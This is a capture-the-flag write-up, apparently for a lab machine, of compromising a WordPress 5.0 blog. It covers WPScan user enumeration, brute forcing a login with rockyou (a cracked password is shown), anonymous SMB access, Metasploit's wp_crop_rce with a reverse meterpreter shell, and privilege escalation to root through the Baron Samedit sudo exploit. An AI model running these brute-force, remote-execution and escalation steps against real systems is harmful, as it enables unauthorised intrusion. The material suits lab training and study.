
```
[+] Upload directory has listing enabled: http://10.10.49.224/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.49.224/wp-
cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.49.224/, Match: 'wp-includes\/js\/wp-emoji-
release.min.js?ver=5.0'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.10.49.224/, Match: 'WordPress 5.0'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:04
<==============================================================================
======================> (621 / 621) 100.00% Time: 00:00:04

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:20
<==============================================================================
====================> (2568 / 2568) 100.00% Time: 00:00:20

[i] No Timthumbs Found.
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:01
<=========================================================================
======================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:00
<=========================================================================
============================> (71 / 71) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink
setting must be set to "Plain" for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:00
<=========================================================================
==================> (100 / 100) 100.00% Time: 00:00:00

[i] Medias(s) Identified:

[+] http://10.10.49.224/?attachment_id=14
 | Found By: Attachment Brute Forcing (Aggressive Detection)

[+] http://10.10.49.224/?attachment_id=16
 | Found By: Attachment Brute Forcing (Aggressive Detection)

[+] http://10.10.49.224/?attachment_id=22
 | Found By: Attachment Brute Forcing (Aggressive Detection)

[+] http://10.10.49.224/?attachment_id=34
 | Found By: Attachment Brute Forcing (Aggressive Detection)

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00
<=========================================================================
========================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:
```

```
[+] bjoel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.10.49.224/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] kwheel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.10.49.224/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
 | Found By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Mon Sep 11 22:26:40 2023
[+] Requests Done: 3528
[+] Cached Requests: 34
[+] Data Sent: 960.165 KB
[+] Data Received: 1.303 MB
[+] Memory used: 280.324 MB
[+] Elapsed time: 00:00:31
```

The usernames give unique errors, confirming that they are indeed valid.






The two usernames are put into a file called "users":

- bjoel
- kwheel

Then WPScan is used again to brute force the admin login.

```
└─# wpscan --url 10.10.49.224 --passwords /usr/share/wordlists/rockyou.txt --usernames users
```

```
[SUCCESS] - kwheel / cutiepie1
```



The login is successful.

samba

For thorough enumeration, we inspect the SMB shares available. Anonymous login is allowed and so we are able to download the content of BillySMB.

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.49.224/BillySMB
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Sep 11 21:20:47 2023
  ..                                  D        0  Tue May 26 17:58:23 2020
  Alice-White-Rabbit.jpg              N    33378  Tue May 26 18:17:01 2020
  tswift.mp4                          N  1236733  Tue May 26 18:13:45 2020
  check-this.png                      N     3082  Tue May 26 18:13:43 2020
```

All 3 of the files are rabbit holes:

check-this.png is a QR code that takes us to "We Didn't Start The Fire"

The rabbit has a steg message saying it's a rabbit hole.

tswift.mp4 doesn't have a coherent spectrogram.

access

Looking up WordPress 5.0 in Metasploit reveals an RCE exploit.

```
msf6 exploit(multi/http/wp_crop_rce) > options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   cutiepie1        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.49.224     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   kwheel           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.27.41      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress

msf6 exploit(multi/http/wp_crop_rce) > run
```

We are granted a meterpreter session as www-data.

Then we attempt to find user.txt:

```
meterpreter > search -f user.txt

Found 1 result...
=================

Path                  Size (bytes)  Modified (UTC)
----                  ------------  --------------
./home/bjoel/user.txt  57           2020-05-26 20:08:47 +0000
```

Inside bjoel's home, we get a fake user.txt.

```
You won't find what you're looking for here.

TRY HARDER
```

Inside the home, we also see a PDF explaining some of the CTF story... sorry to hear Billy...

5/20/2020

Bill Joel,

This letter is to inform you that your employment with Rubber Ducky Inc. will end effective immediately on 5/20/2020.

You have been terminated for the following reasons:

- Repeated offenses regarding company removable media policy
- Repeated offenses regarding company Acceptable Use Policy
- Repeated offenses regarding tardiness

You will receive compensation up to and including today's workday and any hours worked. This check will be mailed to you at your address on file.

As of 5/20/2020 you have:

- 0 hours unused leave
- 0 hours unused vacation

You are requested to return all company property by the end of the business day on 5/22/2020 or you will be charged with theft and prosecuted to the highest level.

If you have questions about policies you have signed, your compensation, benefits, or returning company property, please don't contact anyone because we don't care.

Sincerely,

Karen Lawson
HR Administrator – Rubber Ducky Inc.
klawson@rubberducky.net
410-555-4165

The letter mentions removable media so maybe check /media/usb.

```
drwx------  2 bjoel bjoel 4096 May 28  2020 usb
```

Unfortunately this file is owned by bjoel, who we don't have access to yet.

escalation

A numer of potential vectors are explored.

SUID executables:

```
find / -perm -4000 2>/dev/null

/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
```

```
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
```

checker stood out, however there was nothing mentioned on GTFOBins.

A list of useful programs:

```
/usr/bin/base64
/usr/bin/curl
/usr/bin/gcc
/usr/bin/gdb
/usr/bin/lxc
/bin/nc
/bin/netcat
/usr/bin/perl
```

```
/usr/bin/php
/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/python3.6
/usr/bin/sudo
/usr/bin/wget
```

This program stood out to me for some reason, but nothing came of it:

```
/usr/bin/gettext.s
```

Looking into the system version shows us a vector.

```
meterpreter > sysinfo
Computer    : blog
OS          : Linux blog 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64
Meterpreter : php/linux
```

In particular, there is a sudo vulnerability that exploits a buffer over flow on the heap for the version.

```
Sudo version 1.8.21p2
```

Metasploit has a module for exploiting this that can be used.

```
msf6 exploit(linux/local/sudo_baron_samedit) > options
Module options (exploit/linux/local/sudo_baron_samedit):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SESSION                       yes       The session to run this module on
   WritableDir  /tmp             yes       A directory where you can write files.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.27.41      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(linux/local/sudo_baron_samedit) > sessions

Active sessions
===============

  Id  Name  Type                   Information      Connection
  --  ----  ----                   -----------      ----------
  4         meterpreter php/linux  www-data @ blog  10.10.27.41:4444 -> 10.10.49.224:56668 (10.10.49.224)

msf6 exploit(linux/local/sudo_baron_samedit) > set session 4
session => 4
msf6 exploit(linux/local/sudo_baron_samedit) > run
```

The meterpreter session that is opened by this exploit is running as root!

```
meterpreter > getuid
Server username: root
```

So we can easily get access to user.txt (which is in /media/usb) and root.txt which is in /root.